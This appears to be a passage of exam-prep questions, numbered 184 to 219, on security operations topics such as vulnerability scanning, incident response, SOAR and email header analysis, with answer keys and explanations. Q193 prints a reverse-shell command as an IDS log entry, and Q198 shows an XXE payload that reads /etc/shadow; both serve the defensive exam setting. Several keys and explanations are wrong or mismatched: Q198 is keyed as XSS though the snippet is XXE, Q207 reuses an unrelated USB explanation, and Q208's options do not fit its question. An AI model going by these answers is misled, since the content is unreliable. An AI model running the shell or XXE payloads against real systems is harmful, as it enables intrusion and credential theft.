A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

A. Operating system version
B. Registry key values
C. Open ports
D. IP address

Answer: B **Explanation:**
Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools.

QUESTION 184
A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

A. /etc/shadow
B. curl localhost

C. ; printenv
D. cat /proc/self/

Answer: A **Explanation:**
/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability.

QUESTION 185
A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

A. Non-credentialed scanning
B. Passive scanning
C. Agent-based scanning
D. Credentialed scanning

Answer: B **Explanation:**
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic.

QUESTION 186
A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

A. Leave the proxy as is.
B. Decomission the proxy.
C. Migrate the proxy to the cloud.
D. Patch the proxy.

Answer: B
Explanation:
The best practice that the company should follow with this proxy is to decommission the proxy. Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning

the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

QUESTION 187
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook

Answer: C **Explanation:**
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points.

QUESTION 188
An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

A. SOAR
B. SIEM
C. SLA
D. IoC

Answer: A **Explanation:**
SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as

the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

QUESTION 189
An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of-life date. Which of the following best describes a security analyst's concern?

A. Any discovered vulnerabilities will not be remediated.
B. An outage of machinery would cost the organization money.
C. Support will not be available for the critical machinery.
D. There are no compensating controls in place for the OS.

Answer: A **Explanation:**
A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility.

QUESTION 190
Which of the following describes the best reason for conducting a root cause analysis?

A. The root cause analysis ensures that proper timelines were documented.
B. The root cause analysis allows the incident to be properly documented for reporting.
C. The root cause analysis develops recommendations to improve the process.
D. The root cause analysis identifies the contributing items that facilitated the event.

Answer: D **Explanation:**
The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate

and share information about problems and solutions, but it does not necessarily identify or address
the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

QUESTION 191
Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

A. Command and control
B. Data enrichment
C. Automation
D. Single sign-on

Answer: C **Explanation:**
Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

QUESTION 192

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

A. SIEM
B. CASB
C. SOAR
D. EDR

Answer: D **Explanation:**
EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device's operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives

QUESTION 193
A security analyst identified the following suspicious entry on the host-based IDS logs:

```
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
```

Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

A. #!/bin/bash nc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" || echo "OK" B. #!/bin/bash ps -fea | grep 8080 >dev/null && echo "Malicious activity" || echo "OK" C. #!/bin/bash ls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" || echo "OK" D. #!/bin/bash netstat -antp | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"

Answer: D **Explanation:**
The suspicious entry on the host-based IDS logs indicates that a reverse shell was executed on the host, which connects to the remote IP address 10.1.2.3 on port 8080. The shell script option D uses the netstat command to check if there is any active connection to that IP address and port, and prints "Malicious activity" if there is, or "OK" otherwise. This is the most accurate way to confirm if the reverse shell is still active, as the other options may not detect the connection or may produce false positives.

QUESTION 194
A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?

A. Implement segmentation with ACLs.
B. Configure logging and monitoring to the SIEM.
C. Deploy MFA to cloud storage locations.
D. Roll out an IDS.

Answer: A **Explanation:**

Implementing segmentation with ACLs is the best solution to secure the network. Segmentation is the process of dividing a network into smaller subnetworks, or segments, based on criteria such as function, location, or security level. Segmentation can help improve the network performance, scalability, and manageability, as well as enhance the network security by isolating the sensitive or critical data and systems from the rest of the network. ACLs are Access Control Lists, which are rules or policies that specify which users, devices, or applications can access a network segment or resource, and which actions they can perform. ACLs can help enforce the principle of least privilege, and prevent unauthorized or malicious access to the network segments or resources.

QUESTION 195
A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

A. Deploy a WAF to the front of the application.
B. Replace the current MD5 with SHA-256.
C. Deploy an antivirus application on the hosting system.
D. Replace the MD5 with digital signatures.

Answer: B **Explanation:**
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.

QUESTION 196
A security analyst needs to mitigate a known, exploited vulnerability related to an attack vector that embeds software through the USB interface. Which of the following should the analyst do first?

A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
C. Check configurations to determine whether USB ports are enabled on company assets.
D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Answer: C **Explanation:**
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.

QUESTION 197

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

A. Nmap
B. TCPDump
C. SIEM
D. EDR

Answer: B **Explanation:**
TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half- open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half- open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets.

QUESTION 198
A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:////etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>$ent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

A. Directory traversal
B. XSS
C. XXE
D. SSRF

Answer: B **Explanation:**
XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website. XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other

vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location.

QUESTION 199
Which of the following is the most important factor to ensure accurate incident response reporting?

A. A well-defined timeline of the events
B. A guideline for regulatory reporting
C. Logs from the impacted system
D. A well-developed executive summary

Answer: A **Explanation:**
A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline.

QUESTION 200
A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

A. grep [IP address] packets.pcap
B. cat packets.pcap | grep [IP Address]
C. tcpdump -n -r packets.pcap host [IP address]
D. strings packets.pcap | grep [IP Address]

Answer: C **Explanation:** tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway.

QUESTION 201
A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

A. CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
B. CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
C. CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

QUESTION 202
A security analyst must review a suspicious email to determine its legitimacy. Which of the following should be performed? (Choose two.)

A. Evaluate scoring fields, such as Spam Confidence Level and Bulk Complaint Level
B. Review the headers from the forwarded email
C. Examine the recipient address field
D. Review the Content-Type header
E. Evaluate the HELO or EHLO string of the connecting email server
F. Examine the SPF, DKIM, and DMARC fields from the original email

Answer: BF

QUESTION 203
A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:L - Base Score 7.2
C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A **Explanation:**
This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.

QUESTION 204
A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

A. Integrate an IT service delivery ticketing system to track remediation and closure
B. Create a compensating control item until the system can be fully patched
C. Accept the risk and decommission current assets as end of life
D. Request an exception and manually patch each system

Answer: A **Explanation:**

Integrating an IT service delivery ticketing system to track remediation and closure is the best approach to ensure all vulnerabilities are patched in accordance with the SLA. A ticketing system is a software tool that helps manage, organize, and track the tasks and workflows related to IT service delivery, such as incident management, problem management, change management, and vulnerability management. A ticketing system can help the security team to prioritize, assign, monitor, and document the remediation of the vulnerabilities, and to ensure that they are completed within the specified time frame and quality standards. A ticketing system can also help the security team to communicate and collaborate with other teams, such as the IT operations team, the development team, and the business stakeholders, and to report on the status and progress of the remediation efforts. Creating a compensating control item, accepting the risk, and requesting an exception are not the best approaches to ensure all vulnerabilities are patched in accordance with the SLA, as they do not address the root cause of the problem, which is the large number of critical and high findings that require patching. These approaches may also introduce more risks or challenges for the security team, such as compliance issues, resource constraints, or business impacts.

QUESTION 205
Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

A. Join an information sharing and analysis center specific to the company's industry
B. Upload threat intelligence to the IPS in STIX'TAXII format
C. Add data enrichment for IPs in the ingestion pipeline
D. Review threat feeds after viewing the SIEM alert

Answer: C **Explanation:**
The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline. Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM. The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

QUESTION 206
An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

A. Multifactor authentication
B. Password changes
C. System hardening
D. Password encryption

Answer: A **Explanation:**
Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials.

QUESTION 207
A company is deploying new vulnerability scanning software to assess its systems. The current network is highly segmented, and the networking team wants to minimize the number of unique firewall rules. Which of the following scanning techniques would be most efficient to achieve the objective?

A. Deploy agents on all systems to perform the scans
B. Deploy a central scanner and perform non-credentialed scans
C. Deploy a cloud-based scanner and perform a network scan
D. Deploy a scanner sensor on every segment and perform credentialed scans

Answer: A **Explanation:**
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.

QUESTION 208
An organization's email account was compromised by a bad actor. Given the following information:

Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT.
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

A. Data masking
B. Hashing
C. Watermarking
D. Encoding

Answer: C

QUESTION 209
A security administrator needs to import PII data records from the production environment to the test environment for testing purposes. Which of the following would best protect data confidentiality?

A. Data masking
B. Hashing
C. Watermarking
D. Encoding

Answer: A **Explanation:**
Data masking is a technique that replaces sensitive data with fictitious or anonymized data, while preserving the original format and structure of the data. This way, the data can be used for testing purposes without revealing the actual PII information. Data masking is one of the best practices for data analysis of confidential data.

QUESTION 210
The email system administrator for an organization configured DKIM signing for all email legitimately sent by the organization. Which of the following would most likely indicate an email is malicious if the company's domain name is used as both the sender and the recipient?

A. The message fails a DMARC check
B. The sending IP address is the hosting provider
C. The signature does not meet corporate standards
D. The sender and reply address are different

Answer: A

QUESTION 211
During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

A. Header analysis
B. Packet capture
C. SSL inspection
D. Reverse engineering

Answer: A **Explanation:**
Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts.

QUESTION 212
An analyst wants to ensure that users only leverage web-based software that has been preapproved by the organization. Which of the following should be deployed?

A. Blocklisting
B. Allowlisting
C. Graylisting
D. Webhooks

Answer: B **Explanation:**
Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers.

QUESTION 213
During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

A. Shut down the server.
B. Reimage the server.
C. Quarantine the server.
D. Update the OS to latest version.

Answer: C **Explanation:**
Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data.

QUESTION 214
An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

A. Perform a tabletop drill based on previously identified incident scenarios.
B. Simulate an incident by shutting down power to the primary data center.
C. Migrate active workloads from the primary data center to the secondary location.
D. Compare the current plan to lessons learned from previous incidents.

Answer: A **Explanation:**
Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario.

QUESTION 215
Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

A. Deploy a database to aggregate the logging
B. Configure the servers to forward logs to a SIEM
C. Share the log directory on each server to allow local access.
D. Automate the emailing of logs to the analysts.

Answer: B **Explanation:**
The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.
A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks.
By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture. Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access © may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

QUESTION 216
Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

A. Mean time to detect
B. Mean time to respond
C. Mean time to remediate
D. Service-level agreement uptime

Answer: A **Explanation:**
Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

QUESTION 217

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

A. Transfer
B. Accept
C. Mitigate
D. Avoid

Answer: C **Explanation:**
Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

QUESTION 218
A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

A. Wipe the computer and reinstall software
B. Shut down the email server and quarantine it from the network
C. Acquire a bit-level image of the affected workstation
D. Search for other mail users who have received the same file

Answer: D **Explanation:**
Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

QUESTION 219

The security analyst received the monthly vulnerability report. The following findings were included in the report:

- Five of the systems only required a reboot to finalize the patch application
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A **Explanation:**
